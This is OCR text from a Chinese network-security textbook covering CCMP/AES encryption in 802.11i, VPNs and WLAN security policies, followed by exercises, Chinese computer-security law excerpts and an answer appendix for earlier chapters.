


图 14.19　CCMP 加密过程图

CCMP 加密步骤如下:

① 增加 PN 值,为每个 MPDU 产生一个新的 PN,这样对于同一个临时密钥 TK 永远不会有重复的 PN。需要注意的是被中转的 MPDU 在中转过程中是不能被修改的。

② MPDU 帧头的各个域用于生成 CCM 方式所需的 AAD(Additional Authentication Data)。CCM 运算对这些包含在 AAD 中的域提供了完整性保护。在传输过程中可能改变的 MPDU 头部各个域在计算 AAD 的时候被置为 0。

③ CCM Nonce 块是从 PN、A2(MPDU 地址 2)和优先级构造而来。优先级作为保留值设为 0。

④ 将新的 PN 和 Key ID 置入 8 字节的 CCMP 头部。

⑤ CCM 最初的处理使用临时密钥 TK、AAD、Nonce 和 MPDU 数据组成密文和 MIC。

⑥ 加密后的 MPDU 由最初的 MPDU 帧头、CCMP 头部、加密过的数据和 MIC 组成。

当 AP 从 STA 接收到 IEEE 802.11 数据帧时,满足以下条件则进行 CCMP 解密:

① WPA/802.11i、STA 协商使用 CCMP 加密;

② Temp Key 已经协商并安装完成。

解密过程如图 14.20 所示。




图 14.20　CCMP 解密过程图

CCMP 解密步骤如下：

① 解析加密过的 MPDU，创建 AAD 和 Nonce 值；

② AAD 是由加密过的 MPDU 头部形成的；

③ Nonce 值是根据 A2、PN 和优先级字节(保留，各位置为 0)创建而来；

④ 提取 MIC 对 CCM 进行完整性校验；

⑤ CCM 接收过程使用临时密钥，AAD、Nonce、MIC 和 MPDU 加密数据来解密得到明文，同时对 AAD 和 MPDU 明文进行完整性校验；

⑥ 从 CCM 接收过程收到的 MPDU 头部和 MPDU 明文数据连接起来组成一个未加密的 MPDU；

⑦ 解密过程防止了 MPDU 的重放，这种重放通过确认 MPDU 里的 PN 值比包含在会话里的重放计数器值大来实现，接着进行检查重放，解密失败的帧被直接丢弃。

IEEE 802.11i 在 WLAN 底层引入 AES 算法，即加密和解密一般由硬件完成，克服了 WEP 的缺陷。

AES 是一种对称的块加密技术，提供比 WEP/TKIP 中 RC4 算法更高的加密性能。对称密码系统要求收发双方都知道密钥，802.11i 体系使用 IEEE 802.1x 认证和密钥协商机制来管理密钥。AES 加密算法使用 128 比特分组加密数据，输出更具有随机性，对 128 比特、轮数为 7 的密文进行攻击时几乎需要整个密码本，对 192、256 比特加密的密文进行攻击不仅需要整个密码本，还需要知道相关的但并不知道密钥的密文，这比 WEP 具有更高的安全性。解密的密码表和加密的密码表是分开的，支持子密钥加密，加密和解密的速度快，在安全性上优于 WEP。

AES 算法支持任意分组的大小，密钥的大小为 128、192、256，可以任意组合。此外，AES 还具有应用范围广、等待时间短、相对容易隐藏、吞吐量高的优点。经过比较分析，可知此算法在各方面性能都优于 WEP 和 TKIP，利用此算法加密，无线局域网的安全性会获得大幅度提高，能够有效地防御外界攻击。

7. 虚拟专用网络(VPN)

虚拟专用网络是指在一个公共 IP 网络平台上通过隧道以及加密技术保证专用数据的网络安全。目前许多企业以及网络运营商已经采用 VPN 技术。VPN 可以替代连线对等保

密解决方案以及物理地址过滤解决方案。采用 VPN 技术的另外一个好处是可以提供基于 RADIUS 的用户认证以及计费。VPN 技术不属于 IEEE 802.11 协议标准，因此它只是一种增强性网络解决方案。

14.3.3 无线局域网的安全策略

由于宽带无线网络的物理特性和安全算法的不完善，其安全方面的隐患比有线网络来得更加严重。

1. 无线网络安全现状

根据英国 Red-M 公司的调查，70%以上的企业无线网络缺乏有效的安全防护。虽然 IEEE、Wi-Fi 等标准组织早些时候颁布了新的宽带无线安全标准，但消费者手中的宽带无线产品的大多数并不十分安全。现有的宽带无线产品的安全功能易用性很差，在进行配置客户端网卡时还需要依次输入 26 位十六进制密码。于是大多数消费者选择了设备的出厂配置。普通用户可以通过禁止 SSID 广播，进行简单的 MAC 地址过滤，进行 WEP 加密以及启用个人网络安全软件的 WLAN 防护功能来获得基本的安全保障。

根据 RSA 安全部门 2005 年的 WLAN 调查报告，超过三分之一的伦敦 Wi-Fi 网基础都不可靠。2006 年同样的调查发现 15%的网络处于攻击的威胁之中。伦敦 26%的接入点仍然采用默认的设置，极易受到攻击。在所有被调查的城市中，超过三分之一的商务无线网络不安全，伦敦为 36%，法兰克福为 34%，纽约为 38%……。

无线网络安全问题源于人们过低的防范意识，虽然无线设备厂商提供了很多安全措施，但普遍存在用户不想配置或想配但不会配置安全策略的情况。而无线产品的安全策略默认状态下大多是关闭的，其默认使用的登录 IP 地址、用户名和密码也被人进行了总结。

2. 无线网络的一些安全策略

当用户使用了 IEEE 802.1x、EAP、AES 和 TKIP 之后，还需要了解其中存在的一些问题，这些是建立安全 WLAN 网络环境必须的。首先，IEEE 802.11i 工作小组所建立的 TKIP，是为了快速修正 WEP 的严重问题。TKIP 在算法上与 WEP 相同，也是使用 RC4 算法，但这种算法并不是最理想的选择。使用 AES 能把原来的问题解决得更好，但是 AES 无法与原有的 IEEE 802.11 架构兼容，需要升级软硬件。其次一些新的协议、技术的加入，与原有 IEEE 802.11 混合在一起，使得整个网络结构更加复杂，同时也增加了处理的负担，导致网络性能降低。新的技术让生产厂商和网络用户有更多的可选择性，但同时也带来了兼容性的问题。第三，对于用户来说，在购买设备之前，需要了解产品能提供什么样的功能，有什么样的兼容性的要求。例如，从公司 A 购买了 AP，然后从公司 B 和 C 购买了无线网卡，很可能存在因互不兼容导致某些功能无法使用的问题。

从企业角度而言，随着无线网络应用的推进，企业需要更加重视无线网络安全的问题，针对不同的用户需求，提出一系列不同级别的无线安全技术策略，从传统的 WEP 加密到 IEEE 802.11i，从 MAC 地址过滤到 IEEE 802.1x 安全认证技术，要分别考虑能满足单一的家庭用户、大中型企业、运营商等不同级别的安全需求。

对于小型企业和家庭用户而言，无线接入用户数量比较少，一般没有专业的 IT 管理人

员，对网络安全性的要求相对较低。通常情况下不会配备专用的认证服务器，这种情况下，可直接采用 AP 进行认证，WPA-PSK＋接入点隐藏可以保证基本的安全级别。

在仓库物流、医院、学校等环境中，考虑到网络覆盖范围以及终端用户数量，AP 和无线网卡的数量必将大大增加，同时由于使用的用户较多，安全隐患也相应增加，此时简单的 WPA-PSK 已经不能满足此类用户的需求。如表 14.2 中所示的中级安全方案使用支持 IEEE 802.1x 认证技术的 AP 作为无线网络的安全核心，并通过后台的 RADIUS 服务器进行用户身份验证，能有效地阻止未经授权的用户接入。

在各类公共场合以及网络运营商、大中型企业、金融机构等环境中，有些用户需要在热点公共地区（如机场、咖啡店等）通过无线接入 Internet，因此用户认证问题就显得至关重要。如果不能准确可靠地进行用户认证，就有可能造成服务盗用的问题，这种服务盗用对于无线接入服务提供商来说是不可接受的损失，表中专业级解决方案可以较好地满足这类用户的需求，通过用户隔离技术、IEEE 802.11i、RADIUS 的用户认证以及计费方式确保用户的安全。

无线网络的安全级别及适用场合如表 14.2 中所示。

表 14.2　无线网络的安全级别及适用场合

安全级别	典型场合	使用技术
初级安全	小型企业、家庭用户等	WPA-PSK＋接入点隐藏
中级安全	仓库物流、医院、学校、餐饮娱乐	IEEE 802.1x 认证＋TKIP 加密
专业级安全	各类公共场合及网络运营商、大中型企业、金融机构	用户隔离技术＋IEEE802.11i＋RADIUS 认证和计费(对运营商)

习题

1. Wi-Fi 的全称是什么？MIMO 的全称是什么？
2. 什么是热点？
3. 无线局域网络的优点有哪些？影响无线局域网性能的因素有哪些？
4. Super G 技术采用了哪些关键技术？
5. 根据网络解决方案进行划分，无线网络可以分为哪几类？根据连接方式进行划分，无线网络可以分为哪几类？
6. 无线局域网受到的安全威胁来自哪几方面？
7. 【思考题】如何利用现有的网络资源搭建一个无线网络环境？

附录 A　与计算机网络安全相关的法律条文

1. 1991 年 6 月 4 日，国务院发布《计算机软件保护条例》。

第三十条

（五）未经软件著作权人或者其合法受让者的同意修改、翻译、注释其软件作品。

（六）未经软件著作权人或者其合法受让者的同意复制或者部分复制其软件作品。

2. 1994 年 2 月 18 日，国务院发布《中华人民共和国计算机信息系统安全保护条例》。

第二十条　违反本条例的规定，有下列行为之一的，由公安机关处以警告或者停机整顿：

（一）违反计算机信息系统安全等级保护制度，危害计算机信息系统安全的；

（二）违反计算机信息系统国际联网备案制度的；

（三）不按照规定时间报告计算机信息系统中发生的案件的；

（四）接到公安机关要求改进安全状况的通知后，在限期内拒不改进的；

（五）有危害计算机信息系统安全的其他行为的。

第二十三条　故意传播计算机病毒以及其他有害数据，危害计算机信息系统安全的，或者未经许可出售计算机信息系统安全专用产品的，由公安机关处以警告或者对个人处以 5000 元以下的罚款、对单位处以 15000 元以下的罚款；有违法所得的，除予以没收外，还处以违法所得 1 至 3 倍的罚款。

第二十四条　违反本条例的规定，构成违反治安管理行为的，依照《中华人民共和国治安管理处罚条例》的有关规定处罚；构成犯罪的，依法追究其刑事责任。

第二十五条　任何组织或者个人违反本条例的规定，给国家、集体或者他人财产造成损失的，应当依法承担民事责任。

3. 1996 年 4 月，原邮电部颁布《中国公用计算机互联网国际联网管理办法》。

第八条　接入单位负责对其接入网内用户的管理，并按照规定与用户签订协议，明确双方的权利、义务和责任。

第九条　接入单位和用户应遵守国家法律、法规，加强信息安全教育，严格执行国家保密制度，并对所提供的信息内容负责。

第十条　任何组织或个人，不得利用计算机国际联网从事危害国家安全，泄露国家秘密等犯罪活动；不得利用计算机国际联网查阅、复制、制造和传播危害国家安全，妨碍社会治安和淫秽色情的信息。发现上述违法犯罪行为和有害信息，应及时向有关主管部门报告。

第十一条　任何组织或个人，不得利用计算机国际联网从事危害他人信息系统和网络安全，侵犯他人合法权益的活动。

第十五条　违反本办法第九条、第十条、第十一条规定的，由邮电部或邮电管理局给予警告，撤销批准文件并通知公用电信企业停止其联网接续。情节严重的，由公安机关依法给予处罚；构成犯罪的，提请司法机关依法追究其刑事责任。

4. 1997 年 3 月 15 日，全国人民代表大会颁布《中华人民共和国刑法》。

第二百八十五条　违反国家规定，侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的，处三年以下有期徒刑或者拘役。

第二百八十六条　违反国家规定，对计算机信息系统功能进行删除、修改、增加、干扰的，造成计算机信息系统不能正常运行，后果严重的，处五年以下有期徒刑或者拘役；后果特别严重的，处五年以上有期徒刑。

违反国家规定，对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作，后果严重的，依照前款的规定处罚。故意制作、传播计算机病毒等破坏性程序，影响计算机系统正常运行，后果严重的，依照第一款的规定处罚。

第二百八十七条　利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的，依照本法有关规定定罪处罚。

5. 1996 年 4 月，邮电部电信总局下发《关于加强中国公用计算机互联网 Chinanet 网络安全管理的通知》。

6. 1997 年 12 月 30 日，公安部发布《计算机信息网络国际联网安全保护管理办法》。

第四条　任何单位和个人不得利用国际联网危害国家安全，泄露国家秘密，不得侵犯国家、社会、集体的利益和公民的合法权益，不得从事违法犯罪活动。

第六条　任何单位和个人不得从事下列危害计算机信息网络安全的活动：

（一）未经允许，进入计算机信息网络或者使用计算机信息网络资源的；

（二）未经允许，对计算机信息网络功能进行删除、修改或者增加的；

（三）未经允许，对计算机信息网络中存储、处理或者传输的数据和应用程序进行删除、修改或者增加的；

（四）故意制作、传播计算机病毒等破坏性程序的；

（五）其他危害计算机信息网络安全的。

第七条　用户的通信自由和通信秘密受法律保护。任何单位和个人不得违反法律规定，利用国际联网侵犯用户的通信自由和通信秘密。

第十三条　使用公用账号的注册者应当加强对公用账号的管理，建立账号使用登记制度。用户账号不得转借、转让。

第二十条　违反法律、行政法规，有本办法第五条、第六条所列行为之一的，由公安机关给予警告；有违法所得的，没收违法所得，对个人可以并处五千元以下的罚款，对单位可以并处一万五千元以下的罚款；情节严重的，可以给予六个月以内停止联网、停机整顿的处罚，必要时可以建议原发证、审批机构吊销经营其许可证或者取消其联网资格；构成违反治安管理条例的，依照治安管理处罚条例的规定处罚；构成犯罪的，依法追究其刑事责任。

附录B　习题答案

本附录包含了每章习题的答案。由于有些问题是采用简短回答的方式，所以答案可能不尽相同。本书作者为每个问题给出了尽可能最好的解答和解释。

第　1　章

1．网络安全的四种威胁是什么？

答：网络安全的四种威胁类型分别是无组织的威胁、有组织的威胁、外部威胁和内部威胁。

2．攻击的三种主要类型是什么？

答：三种主要的攻击类型是侦察、访问和拒绝服务。

3．为什么需要网络安全？

答：因为Internet具有全球连通的特性，黑客可以从世界上的任何地点对我们的网络发起攻击。

4．什么是网络侦听？

答：网络侦听是指网络上的系统、服务或者弱点的非授权定位。

5．增强局域网安全的方案有哪些？增强广域网安全的技术有哪些？

答：增强局域网安全的方案主要有：网络分段，以交换式集线器代替共享式集线器，划分VLAN等。增强广域网安全的技术主要有：加密技术、VPN技术和身份认证技术等。

6．数据加密技术可以分为哪三类？

答：数据加密技术可以分为三类，即对称型加密、不对称型加密和不可逆加密。

第　2　章

1．数据安全主要的三个组成部分是什么？

答：从保护数据的角度讲，对数据安全这个广义概念，可以细分为3部分：数据加密、数据传输安全和身份认证管理。

2．加密技术经历的三个阶段是什么？

答：按照发展进程来看，密码经历了古典密码、对称密钥密码和公开密钥密码3个阶段。

3．加密技术通常分为哪两大类？

答：加密技术通常分为两大类：对称式加密和非对称式加密。

4．DES主要的应用范围是哪些？

答：DES主要的应用范围有：计算机网络通信、电子资金传送系统、保护用户文件和用户识别等方面。

第 3 章

1. 什么是 SSL？

答：SSL 是 Secure Sockets Layer 通信协议的缩略语，它是被设计用来保护传输过程中的资料，它的任务是把在网页以及服务器之间的数据传输加密。

2. 什么是证书？证书有哪些用途？

答：公钥证书（通常称为证书）是通常用于身份验证的经过数字签名的声明，它可以保护开放网络中的信息。证书将公钥与保存对应私钥的实体牢固地绑定在一起。颁发证书的 CA 对证书进行数字签名，可以为用户、计算机或服务颁发这些证书。

证书可以应用在安全电子邮件、安全 Web 通信、安全网站、软件文件的数字签名、本地网络智能卡身份验证、远程访问智能卡身份验证、IPSec 身份验证和 EFS 恢复代理等方面。

3. 在 HTTPS（通过 SSL 的 HTTP）身份验证中使用的两种证书是什么？

答：在 HTTPS 身份验证中使用的证书通常有服务器证书和客户端证书两种。

4. SSL 协议的两个组成部分分别是什么？

答：SSL 协议分为两部分：Handshake Protocol 和 Record Protocol。其中 Handshake Protocol 用来协商密钥，协议的大部分内容就是通信双方如何利用它来安全的协商出一份密钥。Record Protocol 则定义了传输的格式。

第 4 章

1. 什么是信息隐藏？信息隐藏技术主要包括哪两部分？

答：信息隐藏主要是研究如何将某一机密信息秘密隐藏于另一公开的信息中，然后通过公开信息的传输来传递机密信息。信息隐藏技术主要包括：信息嵌入算法以及隐蔽信息检测/提取算法（检测器）两部分。

2. 信息隐藏主要应用在哪几方面？

答：信息隐藏主要应用在数字内容保护、隐蔽通信和安全监测等方面。

3. 阈下信道的狭义定义是什么？阈下信道的广义定义是什么？

答：阈下信道的狭义定义：阈下信道是这样一个信道，它存在于诸如密码系统、认证系统和数字签名方案等密码协议中，该信道在发送者和隐藏的接收者之间传送秘密的信息，该信息不能被公众和信道管理者所发现。

阈下信道的广义定义：阈下信道是这样一个信道，公开的有意义的信息仅仅是充当了秘密的载体，秘密信息通过它进行传输。

4. 文件格式 BMP、GIF、JPEG 的全称各是什么？

答：BMP 的全称是 BitMap-File。GIF 的全称是 Graphics Interchange Format。JPEG 的全称是 Joint Photo graphic Experts Group。

第 5 章

1. 病毒的定义是什么？可以按哪三种方式对病毒进行分类？

答：计算机病毒的定义是能够通过某种途径潜伏在计算机存储介质（或程序）里，当达到某种条件时即被激活，能够对计算机资源进行破坏的一组程序或指令的集合。可以按病

毒感染的对象、病毒的破坏程度、病毒的入侵方式对病毒进行分类。

2. 什么是 VBS 病毒?

答:VBS 病毒是用 VB Script 编写而成,它们利用 Windows 系统的开放性的特点,通过调用一些现成的 Windows 对象、组件,可以直接对文件系统和注册表等进行控制。

3. 什么是 WSH?

答:WSH 是 Windows Scripting Host 的缩写,其通用的中文译名为“Windows 脚本宿主”。

4. 什么是缓冲区溢出?

答:缓冲区溢出是指当计算机程序向缓冲区内填充的数据位数超过了缓冲区本身的容量时,溢出的数据覆盖在合法数据上。

第 6 章

1. VPN 的安全管理包括哪几项?

答:VPN 的安全管理包括:隧道协议、资料加密、认证和存取控制等方面。

2. 确保无线接入安全性的安全管理策略包括哪几项?

答:为确保无线接入的安全性的安全管理策略应包括:使用动态密钥管理、定期稽核和认证等方面。

3. 利用 RAS 的方式进行远程访问的缺点是什么?

答:利用 RAS 的方式进行远程访问的缺点是:在同一时刻只允许一个用户连接,其电话费的开销是很大的。

4. Windows 2000 远程控制的三种安全解决方法是什么?

答:Windows 2000 远程控制的安全解决方法包括:结合 Zebedee 软件,在 SSH 上使用 VNC,使用 VPN 技术等。

第 7 章

1. SQL Server 的两种安全模式是什么?

答:SQL Server 有两种安全模式。一种是“仅 Windows”模式,另一种是“SQL 与 Windows 用户身份验证”模式。

2. SQL Server 基本安全级别“登录”和“用户”的区别是什么?

答:“登录”是指允许用户访问服务器并拥有服务器级别权限的账户,属于系统级别,权限的大小取决于系统赋予该登录账户的权限级别,如 sa 账户,它是 sysadmin 级别,那么使用 sa 登录就可以取得数据库系统的最高权限。“用户”属于数据库级别,拥有对数据库及其单独对象的访问权限,可以精确到表、行和字段等。

3. SQL Server 安全性机制的四个等级分别是什么?

答:SQL Server 安全性机制的四个等级分别是:客户机操作系统的安全性、SQL Server 的登录安全性、数据库的使用安全性和使用数据库对象的安全性。

4. 什么是 SQL Server 中的角色? 在 SQL Server 中角色分为哪两种?

答:角色是从 SQL Server 7.0 开始引入的,用来集中管理数据库或服务器权限的概念。角色可以看作是一组数据库用户的集合,类似于 Windows NT 中的用户组。数据库管理员

把操作数据库的权限赋予角色，再把角色赋给数据库用户或登录账号，从而让数据库用户登录账号，拥有相应的权限。

在 SQL Server 中角色分为服务器级的“固定服务器角色”和数据库级的“数据库级角色”两种。

5. 什么是 SQL Server 中的许可？

答：数据库许可是数据库权限管理的最后一道防线。当数据库对象刚被创建时，只有数据库的创建者可以访问该数据库。任何其他用户想访问该数据库必须获得创建者的许可。创建者可以授予许可给指定的数据库用户。

6. SQL 防范注入式攻击的方法包含哪几点？

答：对文本输入框进行过滤，限制文本框输入字符的长度，检查用户输入的合法性，确信输入的内容只包含合法的数据，使用带参数的 SQL 语句形式，保持异常信息的私有性。

第 8 章

1. ASP 的全称是什么？

答：ASP 的全称是 Microsoft Active Server Pages，即 Microsoft 现用服务器网页。它是服务器端脚本编写的一个环境，使用它可以创建和运行动态、交互的 Web 服务器应用程序。

2. IIS 5.0 和 IIS 6.0 的重要区别是什么？

答：IIS 5.0 和 IIS 6.0 的主要区别是：核心功能和服务的区别、隔离模式的区别、配置数据库的区别、网站管理的区别、语言使用的区别、安全原理的区别、性能设计的区别和 IIS 工具组件的区别。

3. 如何配置 Windows 系统来保障 IIS 的安全？

答：通过应用 NTFS 文件系统，安装 Windows NT 最新的补丁，设置访问目录的权限，为系统管理员账号更名，关闭无用的服务和协议，保护 Global.asa 文件安全，用户访问权限控制等方法来保障 IIS 的安全。

第 9 章

1. 什么是 SMTP 协议？

答：SMTP 称为简单邮件传输协议(Simple Mail Transfer Protocal)，目标是向用户提供高效、可靠的邮件传输。SMTP 的一个重要特点是它能够在传送中接力传送邮件，即邮件可以通过不同网络上的主机接力式传送。工作在两种情况下：一是电子邮件从客户机传输到服务器；二是从某一个服务器传输到另一个服务器。SMTP 是个请求/响应协议，它监听 25 号端口，用于接收用户的邮件请求，并与远端邮件服务器建立 SMTP 连接。

2. 在 UNIX/Linux 下邮件服务器有哪几个模块？

答：在 UNIX/Linux 下邮件服务器通常被分成三个模块：邮件分发代理(Mail Deliver Agent，MDA)、邮件传送代理(Mail Transfer Agent，MTA)和邮件用户代理(Mail User Agent，MUA)。

3. 邮件内容的安全问题主要包含哪几个方面？

答：邮件内容的安全问题主要包含邮件内容的保密性、真实性、邮件发送者身份的真实

性和拒绝电子邮件病毒等方面。

4. 垃圾邮件通常包含哪些内容？反垃圾邮件技术主要包括哪些？

答：垃圾邮件通常包含商业广告、非法言论、病毒、恐吓和欺骗性言论等内容。反垃圾邮件技术主要包括过滤技术、验证查询技术、挑战技术和密码技术等。

第 10 章

1. 什么是入侵检测系统？它的主要功能有哪些？包含哪些组件？

答：入侵检测系统(Intrusion Detection System，IDS)是探测对用户计算机网络的攻击行为的软件或硬件。

入侵检测系统的主要功能有：监测并分析用户和系统的活动，核查系统配置和漏洞，评估系统关键资源和数据文件的完整性，识别已知的攻击行为，统计分析异常行为，操作系统日志管理，识别违反安全策略的用户活动等。

一个入侵检测系统包含事件产生器(event generators)、事件分析器(event analyzers)、响应单元(response units)、事件数据库(event databases)四个组件。

2. 什么是入侵行为？

答："入侵"(intrusion)是个广义的概念，不仅包括发起攻击的人(如恶意的黑客)取得超出合法范围的系统控制权，也包括收集漏洞信息，造成拒绝访问(Denial of Service，DoS)等对计算机系统造成危害的行为。

3. IDS 监视的两种主要类型是什么？

答：IDS 监视的主要类型分别是基于主机的 IDS 监视和基于网络的 IDS 监视。

4. 两种 IDS 触发机制是什么？

答：IDS 触发的两种机制分别是异常检测(基于模型)和滥用检测(基于特征)。

5. IDS 的目的是什么？

答：IDS 用来检测针对网络的攻击。

6. 什么是异常检测？说明异常检测的主要优点和缺点。

答：异常检测是指通过观测偏离正常用户行为的操作，从而检测警报。异常检测的主要优点是可以检测原先未知的攻击类型。异常检测的缺点是：复杂度较高，需要初始训练时间，在训练过程中不能保护网路的安全。而且异常检测很难定义用户的正常行为，报警信息有时会很难理解。

7. 什么是滥用检测？滥用检测的缺点是什么？

答：滥用检测是指通过与存储在数据库中的已知入侵活动的特征进行数据匹配，从而产生警报。滥用检测的缺点是无法检测未知的攻击行为，而且经常需要用新的攻击来更新特征数据库。

8. 基于主机的 IDS 监视的主要缺点是什么？

答：基于主机的 IDS 监视的主要缺点就是需要支持多种操作系统。

9. 基于网络的 IDS 的两个主要限制是什么？

答：基于网络的 IDS 的两个主要限制是带宽和加密。

10. 什么是混合型 IDS?

答：混合型 IDS 把多种 IDS 技术组合到一个 IDS 中，从而提供更强的功能。

11. 基于特征的IDS有哪些优点？

答：基于特征的IDS有一个特征数据库，该数据库是建立在实际攻击数据的基础之上的，被探测到的攻击都会被清楚地定义，这使得IDS系统容易被用户理解，基于特征的IDS在安装后立刻就能检测攻击行为。

12. 虚假警报与漏报的区别是什么？

答：虚假警报是由于正常的用户数据流而产生的警报，而漏报是指对于一个已知的攻击，IDS不能够产生警报。

第 11 章

1. TCP/IP的全称是什么？

答：TCP/IP的全称是Transmission Control Protocol/internet Protocol，即传输控制协议和互联网协议。

2. 7层协议包含哪7层？4层模型包含哪4层？

答：7层协议包含物理层、数据链路层、网络层、运输层、会话层、表示层和应用层。4层模型包括应用层、运输层、网络层和网络访问层。

3. 什么是UDP协议？

答：UDP协议是用户数据报协议（User Datagram Protocol），是一个不可靠的无链接数据报协议

4. 路由器主要有哪几项功能？

